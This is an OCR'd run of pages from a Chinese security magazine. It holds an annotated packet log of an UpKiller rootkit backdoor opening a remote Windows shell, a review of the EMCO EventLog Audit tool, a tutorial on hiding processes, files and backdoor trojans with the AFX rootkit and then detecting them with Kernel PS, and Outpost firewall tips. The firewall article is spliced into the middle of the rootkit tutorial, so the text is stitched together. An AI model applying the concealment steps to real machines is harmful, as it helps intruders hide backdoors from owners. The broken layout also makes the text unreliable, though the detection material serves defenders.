
TCP

```
TCP 192.168.0.30->192.168.0.1 Port: 445->1080
Bytes=41 TTL=128 Len=80 ----A-   UpKillerI will
open Upkiller's back door.
//本地445－目标1080，标志位ACK，请求打开后门程序
TCP 192.168.0.1->192.168.0.30 Port: 1080->445
Bytes=29 TTL=128 Len=80 --R---   UpKillerOK,Back
door is Open.
//目标1080－本地445，标志位RST，成功打开
TCP 192.168.0.1->192.168.0.30 Port: 1080->445
Bytes=54 TTL=128 Len=80 --R---   UpKillerWelcome
to Upkiller's RootKit Server 0.55 :)
//显示欢迎消息，标志位RST
TCP 192.168.0.1->192.168.0.30 Port: 1080->445
Bytes=17 TTL=128 Len=80 --R---  UpKiller Command:>
//成功连接，返回提示符，标志位RST
TCP 192.168.0.30->192.168.0.1 Port: 445->1080
Bytes=14 TTL=128 Len=80 ----A-   UpKiller shell
//本地445－目标1080，标志位ACK，请求Shell命令
TCP 192.168.0.1->192.168.0.30 Port: 1080->445
Bytes=112 TTL=128 Len=80 --R---  UpKillerMicrosoft
Windows 2000 [Version 5.00.2195]
(C) ....... 1985-2000 Microsoft Corp.  C:\WINNT\system32>
//目标1080－本地445，标志位RST，Shell执行成功
TCP 192.168.0.30->192.168.0.1 Port: 445->1080
Bytes=13 TTL=128 Len=80 ----A-   UpKiller exit
//本地445－目标1080，标志位ACK，退出Shell会话
......
......
TCP 192.168.0.1->192.168.0.30 Port: 1080->445
Bytes=50 TTL=128 Len=80 --R---  UpKillerExit Upkiller's
RootKit Success.GoodBye.
//成功退出，标志位RST
```

怎么样？看了上面的信息，是不是一切都很清楚了？现在，隧道工具无所遁形了吧？

小提示 最后的忠告：如果你是一个网络管理员，并且有条件配备硬件防火墙和网络入侵检测系统（NIDS）的话，建议最好配备上，因为它们的设计技术先进，并且特征库非常的全面，可以很好地过滤数据包，是防范隧道攻击的一把尖刀。网络安全就是这样，攻与防永远是对立的；最后，别忘记我们《黑客防线》的口号：在攻与防的对立统一中寻求突破！

蝴蝶：作为一名网管，阅读分析事件日志是每天必不可少的工作，但在一个局域网中，网管大多都是掌管服务器的，并不直接操作客户端机器，如果需要对网内的所有客户端机器的事件日志进行统计分析，审查网络安全隐患，那么一台一台机器的去收集日志，将是一个烦琐的工作，那如何来解决呢？



EMCO Eventlog 让网管更轻松

文/图 安全天使－晓风·残月

日志对于系统安全分析具有重要的意义，EMCO Eventlog Audit 1.0是一款在局域网内扫描、保存、处理事件日志数据的日志审计工具，对于维护整体系统安全具有重大意义，它可以在局域网内收集保存所有你能找到的机器的事件日志数据，例如事件ID、类型、种类、来源、用户SID等等，它还可以在预定的时间里对目标电脑里的日志文件进行收集，让我们网管工作变得更轻松。




图1

EMCO EventLog Audit可以让我们轻松地设置好所要预定收集日志的目标网络，通过扫描域或工作组，我们可以很快地把网内的机器添加到EMCO EventLog Audit里，并且还可以手动添加目标机器，同时，我们根据网内结构的变换，随时快速地更新。

通过EMCO EventLog Audit在Options里设置的非常多的参数、选项，为我们下一步的事件收集工作做好充分准备（图1）。

Include Options：允许你选择需要收集的事件信息。如：应用事件、安全事件、系统事件。

Custom Event Log：允许你扫描一个自定义的事件。如：MS Exchange或者MS SQL Server输出。

After Read Event Log：在扫描完事件日志后，为系统指定一个动作。比如：你可以选择删除对方日志信息或者备份日志信息到一个指定的位置。

On Disconnect：当扫描完毕后，命令EMCO EventLog Audit 删除用来扫描网络上的机器的DCOM服务。EMCO EventLog Audit总是在扫描开始之前确认DCOM服务是否已经安装，如果DCOM服务没有安装或不可用，EMCO EventLog Audit将安装它。

Custom Logon：允许你在所有机子上使用一个账号和密码，用来打开所有的在网络上的机器的管理员权限。

Auto Fetch：在指定时间激活自动功能。

Auto Update：在指定时间后激活自动更新。

Alert Options：在快速扫描后列出新的警示。

Email New Alerts：在快速扫描后电子邮件发送新的警示。你可以选择E-mail地址、SMTP server和警示的附件类型。

通过这些设置，我们可以按照我们的需要建立一套扫描机制，让EMCO EventLog Audit高效自动为我们完成工作。




图2

当你外出时，你能够通过E-mail发现到那些事件的发生，这样你就不用总呆在电脑面前不停地刷新日志了，只要被你确认为重要的警示的事件发生，就会马上通知你。你可以描述很多需要的事件，可以是非常一般的，也可以是非常特殊的事件。如图2所示。

前面，我们只说到EMCO EventLog Audit的功能，套用那句话，实践是检验真理的唯一标准。通过收集事件日志，我们就可以非常清楚的体会到EMCO EventLog Audit的强大，我们来实际操作一下。

选择好了目标机器后，我们通过Advanced Find找到他，很快，我们就得到了我们指定的时间段、指定的系统事件中ID为1000的事件数据（图3）。





图3

EMCO EventLog Audit还为我们提供了许多方便的工具，例如数据图表显示，它可以让我们把从网内收集来的事件日志，按照我们的分类，统计出柱状图表，让我们清楚地知道，哪些类型事件经常发生，并做出相应的机器调整，通过EMCO EventLog Audit的打印功能，我们可以把我们统计出来的事件日志形成报告，交到主管或BOSS那，让不一定非常了解网络的老大，也能从中知道些情况，好配合支持我们这些苦命网管的工作，对网内机器进行调整。

一个可以让网管只呆在服务器上，就可以清楚了解各台终端的工作运行情况的工具，简单的鼠标点击，就可以让你把网内的计算机的运行情况尽收眼底，对于网管们来说，绝对是个福音！



Rootkit安装隐藏与侦查

文/图 罗罗

Rootkit出现于20世纪90年代初，从出现至今，Rootkit的技术发展非常迅速，应用越来越广泛，检测难度也越来越大。其中针对SunOS和Linux两种操作系统的Rootkit最多(树大招风:P)。所有的Rootkit基本上都是由几个独立的程序组成的:

1.以太网嗅探器程程序，用于获得网络上传输的用户名和密码等信息。

2.特洛伊木马程序，例如：inetd或者login，为攻击者提供后门。

3.隐藏攻击者的目录和进程的程序，例如：ps、netstat、rshd和ls等。

可能还包括一些日志清理工具，例如：zap、zap2或者z2，攻击者使用这些清理工具删除wtmp、utmp和lastlog等日志文件中有关自己行踪的条目，一些复杂的Rootkit还可以向攻击者提供telnet、shell和finger等服务。

[必要性]

只有使你的网络非常安全让攻击者无隙可乘，才能使自己的网络免受RootKit的影响。你能保证自己的系统永远安全吗？不可能，所以学会检测就成为必要了，下面将演示RootKit的生成，并将其检测出来。

[AFX 简介]

针对中国广大的Windows用户，下面我们以AFX Windows Rootkit 2003（下面简称为AFX）软件为例。AFX是一个非服务级的RootKit，在登录之前没有HOOT掉，因而也不算是好后门吧，没有什么功能，但是我们知道入侵者留下后门后进行隐藏显得极重要，这个RootKit就有这样的功能。如图1所示。




图1 AFX的界面

AFX可以隐藏Processes(进程)，Files(文件)，Registry(注册表项)，还有Connecyions(网络连接)，生成的文件186KB，没有加壳。大家若是喜欢的话可以自己加壳，难能可贵的是它支持Windows 95/98/Me/Nt/2000/XP/2003等系统。

[使用方法]

在AFX的界面中间的空白地方点击HELP，可以得到英文的提示信息，大致翻译如图2所示：



图2 AFX帮助界面(已译为中文)

具体翻译如下：

1.进程类型(Process Format)：<文件名>.<属性>(<name>.<type>)，例子："~~*"(隐藏所有以~~开头的进程)；"*.exe"隐藏所有exe进程。

2.文件类型(File Format)：<文件名>.<属性>(<name>.<type>)，例子："~~*"(隐藏所有以~~开头的文件)；"*.exe"隐藏所有exe文件。

3.注册类型：文件名，例子："~~*"(隐藏所有以~~开头的键值)；"*file*"隐藏所有包括字符file的键值。




图3 隐藏了QQ.exe的进程表

4.连接类型：*协议*本地地址:端口*远程地址：端口*，例子："*TCP*"(隐藏所有TCP连接通信)。"*24.44.105.33*"(隐藏所有来自24.44.105.33的通信)，"*TCP*:80*.*"(隐藏所有80端口的通信)。

比如我们要隐藏QQ这个程序，我们只需要在PROCESS的空白栏中间点右键，输入QQ.exe，接着

巧用Agnitum Outpost 阻断扫描与广告

文/ 王杰



软件名称	Agnitum Outpost Firewall Pro
软件性质	[共享软件]
文件大小	7.82M
最近版本	2.1.303.314
操作系统	9X/NT/2K/XP/
语言界面	英文
下载地址	http://pchome.96590.net/php/tdownload2.php?sid=12108&url=/internet/safe/OutpostPro21303.exe&svr=1&typ=0

在网上，计算机被攻击以端口扫描和DoS攻击为最常见，要斩掉伸向这些系统的黑手，需要借助AOF的Attack Detection插件来加强防护工作。

（1）选择Option→Plug→Ins→Attack Detection后，单击setting打开设置窗口，用鼠标拖动小横杆设置预警等级（一般情况下选择Normal模式就足够了）。

（2）把Block the intruder's IP for X minutes（设置30～60即可）、Also block intruder's subnet两个选项都勾选了。

（3）选择Block local port if remote attack detected后，能防止DoS攻击。

经过这些设置后，我们就可以在"枪林弹雨"中安然无恙了。

网上的垃圾广告是继垃圾邮件后又一个网友们公认的害虫，它充斥于网页上，占用着宝贵的带宽，严重影响浏览效果，而AOF的Advertisement Blocking插件，则是这些垃圾广告的清道夫！

（1）打开广告过滤器的设置窗口后，可见到全部功能分为HTML链接和图片过滤两个部分。

（2）过滤广告链接：激活HTML AD string blocking选项，再单击Default按钮，在列表区中看到系统内置中过滤链接，用户再进行编辑、增删就可以打造出具有个性化的过滤黑名单。

（3）勾选Show AD trashcan on your desktop选项后，一个类似于垃圾箱的透明图标就会显示在浏览器的最前面，用户用鼠标把有关广告链接地址直接拖曳到垃圾箱后放开，就会出现提示窗口，选择The whole string或A portion of the string后确定就OK了。

（4）过滤广告图片：激活Blocking by image-size选项，然后输入图片的长、宽尺寸并添加到列表区。

以后再遇到网页中符合条件的垃圾广告时，相应位置会以AD字符替代相关的广告，网页中乱七八糟的垃圾广告从此消失得无影无踪了。除了上述功能外，AOF还提供了导出（导入）配置文件、系统安全实时网上测试、自动升级下载、详尽的日记记录等服务，有兴趣的朋友在实际使用中慢慢感受它的好处吧。

点Generate生成文件，保存为QQ2.exe吧，当我们运行QQ2.exe后，再打开QQ.exe，我们发现QQ在进程里不会出现了！ 同样的，后门木马也可以用同样的办法隐藏！如图3所示。

[Root的检测]

这儿需要一个可供我们检测RooKit的软件，我们可以选择Kernel PS v0.4（我们可以从http://www.xfocus.net/tools下载到），这是一个可以查杀hxdef084隐藏进程及其他RootKit的程序。程序包括knlps.exe（程序界面执行文件）和knlps.sys（系统界面文件）两部分。

解压knlps v0.4.zip到C:\drookit目录，点击开始-->运行-->转到c:\drookit目录下，接着运行knlps l可以看到QQ.exe原形毕露了吧，哈哈，如图4所示。




图4 RootKit原形毕露了

[查杀方法]

运行knlps -k PID对你想杀掉的程序进行强制杀除！不过以后你的QQ.exe程序将会永远隐藏下去，除非你删掉或不用QQ程序，也就是说清除RootKit。笔者在测试时发现，RootKit还具有破坏程序的可能，我的FIREWORK就这样子运行不了，如图5所示，要是有一天你也一样发现程序莫名出错了，或许RootKit已敲响你家的大门了。





图5 看来程序出错也是Rootkit惹的祸

清除Rootkit是一件复杂的事情。UNIX系统感染上Rootkit后，往往最直接有效的方法就是重新安装系统或是恢复备份系统。这对某些具有重要程序或文件的Unix用户来说不得不说是灾难性的事情。对Windows用户来说只要清除掉感染了RootKit的文件，就可以使系统恢复正常了。最后推荐大家多加强安全意识，防火墙与病毒查杀软件一定要常更新哟，系统补丁与设置也要到位，只有安全的系统才可以将Rootkit拒于家门之外。

巧妙防止CHM反编译



文/icyfoxlovelace/冰狐浪子

